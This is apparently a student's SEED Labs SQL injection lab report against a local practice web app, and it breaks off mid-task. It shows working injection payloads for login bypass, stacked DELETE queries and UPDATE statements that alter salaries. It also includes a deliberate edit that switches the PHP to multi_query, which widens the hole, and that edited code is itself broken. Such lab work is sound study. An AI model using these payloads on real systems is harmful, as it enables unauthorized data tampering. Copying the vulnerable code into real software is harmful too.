
Copyright © SEED LABs

But I get the following output as discussed in lectures that mysql::query() does not support multiple queries


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/u
50%
Search
Most Visited
SEED Labs
Sites for Labs

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'delete from credential where name='Alice'; #'
and Password='da39a3ee5e6b4b0d3255' at line 3]\n
```


So I decided to edit unsafe_home.php file by doing the following:



```
[11/30/23]seed@VM:~$ cd /var/www/SQLInjection/
[11/30/23]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```


```
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$input_uname' and Password='$hashed_pwd'";
  if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
  }
```

Making necessary changes:




```
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$input_uname' and Password='$hashed_pwd'";
    $conn->multi_query($sql)
  if ($result = FALSE ) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
  }
  /* convert the select return result into array type */
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out*/
```

QUERY EXECUTED : admin' ; DELETE FROM credential WHERE name = 'Samy';# and its results



Employee Profile Login

USERNAME	admin' ; DELETE FROM credential WHERE name = 'Samy';#
PASSWORD	Password




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task III: Performing a SQL Injection Attack with UPDATE Statement

Task III.A : Modifying Alice's Salary


Existing information I have:



If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in `unsafe_edit_backend.php` file is used to update employee's profile information. The PHP file is located in the `/var/www/SQLInjection` directory.

```
    $hashed_pwd = sha1($input_pwd);
    $sql = """UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;""";
    $conn->query($sql);
```


Logging in as Alice:



Employee Profile Login

USERNAME: alice' #

PASSWORD: Password




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Now going to "Edit Profile" & performing the following SQL Attack



Alice's Profile Edit

NickName	',salary = 696969 WHERE name = 'Alice' #
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs




Alice Profile

Key	Value
Employee ID	10000
Salary	696969
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Task III.B : Modifying Bobby’s Salary

Performing the following command to update Bobby’s salary


', salary = 1 WHERE name = 'Boby' #



Alice's Profile Edit

NickName	', salary = 1 WHERE name =
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

After Loggin in as admin to view Bobby’s changed salary:



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	696969	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task III.C : Modifying Bobby’s Password


New Password: HiBoobyAliceHere

Now I use SHA1 to calculate this password’s hash value:

```
[11/26/23]seed@VM:~/.../Lab4$ echo -n 'HiBoobyAliceHere' | sha1sum
2bbdeb7c0714ec2b1839b51ada736c591ed115ff  -
[11/26/23]seed@VM:~/.../Lab4$ 
```

Changing Bobby’s password by executing the following command:

